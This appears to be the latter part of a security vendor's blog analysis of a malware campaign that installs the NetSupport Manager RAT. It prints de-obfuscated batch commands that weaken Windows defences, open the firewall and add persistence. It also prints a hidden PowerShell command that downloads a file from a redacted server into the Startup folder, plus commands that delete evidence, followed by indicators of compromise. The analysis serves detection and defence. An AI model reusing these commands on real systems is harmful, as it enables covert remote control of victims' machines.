After de-obfuscating the script, we can see the batch commands in the script (Figure 8).




```
attrib +h +s "%AppData%\ManifestStore"
cd "%AppData%"
cd ManifestStore
reg add "HKCU\Software\Microsoft\Windows\Windows Error Reporting" /v Disabled /t REG_DWORD /d 1 /f
reg add "HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\ppCompat" /v DisablePC /t REG_DWORD /d 1 /f
reg add "HKEY_LOCL_MCHINE\Software\Policies\Microsoft\Windows\ppCompat" /v DisablePC /t REG_DWORD /d 1 /f
netsh firewall add allowedprogram "%AppData%\ManifestStore\client32.exe" ManifestStore ENBLE
if exist client32.exe start client32.exe
```

Figure 8: De-Obfuscated Upd.cmd Script

The script performs the following tasks:

1. Extract the archive using the 7zip executable with the password mentioned in the script.
2. After extraction, delete the downloaded archive file (loglist.rtf).
3. Disable Windows Error Reporting and App Compatibility.
4. Add the remote control client executable to the firewall's allowed program list.
5. Run remote control tool (client32.exe).
6. Add Run registry entry with the name "ManifestStore" or downloads shortcut file to Startup folder.
7. Hide the files using attributes.
8. Delete all the artifacts (7zip executable, script, archive file).

Note: While analyzing the script, we found some typos in the script (Figure 9). Yes, malware authors make mistakes too. This script might be in beta phase. In the later version of script, the author has removed these typos.




```
reg add "HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\ppCompat" /v DisablePC /t REG_DWORD /d 1 /f
reg add "HKEY_LOCL_MCHINE\Software\Policies\Microsoft\Windows\ppCompat" /v DisablePC /t REG_DWORD /d 1 /f
netsh firewall add allowedprogram "%AppData%\ManifestStore\client32.exe" ManifestStore ENBLE
```

Figure 9: Registry Entry Bloopers

Artifact Cleaning

As mentioned, the script contains code to remove the artifacts used in the attack from the victim's system. While monitoring the server, we also observed some change in the script related to this code, as shown in Figure 10.



```
del /f /q "%%AppData%%\loglist.rtf"
del /f /q "%%AppData%%\7za.exe"
del /f /q "%%AppData%%\*.js"
del /f /q "Windir\ulog.txt"
del /f /q "%%AppData%%\log.bin"
del /f /q "%%AppData%%\upd.cmd"
```

Figure 10: Artifact Cleaning Commands


The highlighted command in one of the variants indicates that it might drop or use this file in the attack. The file could be a decoy document.

Persistence Mechanism

During our analysis, we observed two variants of this attack with different persistence mechanisms.

In the first variant, the malware author uses a RUN registry entry to remain persistent in the system.

In the second variant, the malware author uses the shortcut file (named **desktop.ini.lnk**), which is hosted on the server. It downloads the shortcut file and places it into the Startup folder, as shown in Figure 11.



```
Pid : 18776    Process : powershell.exe -noprofile -executionpolicy bypass -windowstyle hidden (new-object
system.net.webclient).downloadfile('http://[redacted]/desktop.ini.lnk','C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\desktop.ini.lnk');
```

Figure 11: Downloading Shortcut File

The target command for the shortcut file points to the remote application “client32.exe,” which was dropped in %AppData%, to start the application on startup.

LogList.rtf

Although the file extension is .rtf, the file is actually a 7zipped archive. This archive file is password-protected and contains the NetSupport Manager RAT. The script upd.cmd contains the password to extract the archive.

The major features provided by the NetSupport tool include:

- Remote desktop
- File transfer
- Remote inventory and system information
- Launching applications in client’s machine
- Geolocation

and the Netherlands.

Conclusion

RATs are widely used for legitimate purposes, often by system administrators. However, since they are legitimate applications and readily available, malware authors can easily abuse them and sometimes can avoid user suspicion as well.

The FireEye HX Endpoint platform successfully detects this attack at the initial phase of the attack cycle.

Acknowledgement

Thanks to my colleagues Dileep Kumar Jallepalli, Rakesh Sharma and Kimberly Goody for their help in the analysis.

Indicators of Compromise

Registry entries

> HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : ManifestStore
>
> HKCU\Software\SeX\KEx

Files

> %AppData%\ManifestStore\client32.exe
>
> %AppData%\ManifestStore\client32.ini
>
> %AppData%\ManifestStore\HTCTL32.DLL
>
> %AppData%\ManifestStore\msvcr100.dll
>
> %AppData%\ManifestStore\nskbfltr.inf
>
> %AppData%\ManifestStore\NSM.ini
>
> %AppData%\ManifestStore\NSM.LIC
>
> %AppData%\ManifestStore\nsm_vpro.ini
>
> %AppData%\ManifestStore\pcicapi.dll
>
> %AppData%\ManifestStore\PCICHEK.DLL
>
> %AppData%\ManifestStore\PCICL32.DLL

Shortcut file

%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini.lnk

Firewall program entry allowing the following application

%AppData%\ManifestStore\client32.exe

Running process named “client32.exe” from the path “%AppData%\ManifestStore\client32.exe”

Hashes

The following hashes are JavaScript files that use the same obfuscation techniques described in the blog:

fc87951ae927d0fe5eb14027d43b1fc3

e3b0fd6c3c97355b7187c639ad9fb97a

a8e8b2072cbdf41f62e870ec775cb246

6c5fd3258f6eb2a7beaf1c69ee121b9f

31e7e9db74525b255f646baf2583c419

065ed6e04277925dcd6e0ff72c07b65a

12dd86b842a4d3fe067cdb38c3ef089a

350ae71bc3d9f0c1d7377fb4e737d2a4

c749321f56fce04ad8f4c3c31c7f33ff

c7abd2c0b7fd8c19e08fe2a228b021b9

b624735e02b49cfdd78df7542bf8e779

5a082bb45dbab012f17120135856c2fc

dc4bb711580e6b2fafa32353541a3f65

e57e4727100be6f3d243ae08011a18ae

9bf55bf8c2f4072883e01254cba973e6

20a6aa24e5586375c77b4dc1e00716f2

aa2a195d0581a78e01e62beabb03f5f0

ef315aa749e2e33fc6df09d10ae6745d

341148a5ef714cf6cd98eb0801f07a01

□ PREVIOUS POST

NEXT POST □

Company
Why FireEye?
Customer Stories
Careers
Certifications and Compliance
Investor Relations
Supplier Documents

News and Events
Newsroom
Press Releases
Webinars
Events
Awards and Honors
Email Preferences

Technical Support
Incident?
Report Security Issue
Contact Support
Customer Portal
Communities
Documentation Portal

FireEye Blogs
Threat Research
FireEye Stories
Industry Perspectives

Threat Map
View the Latest Threats

Contact Us
+1 877-347-3393

Stay Connected

□ □ □ □ □

□ Promotion □ Subscribe □ Share □ Recent □ RSS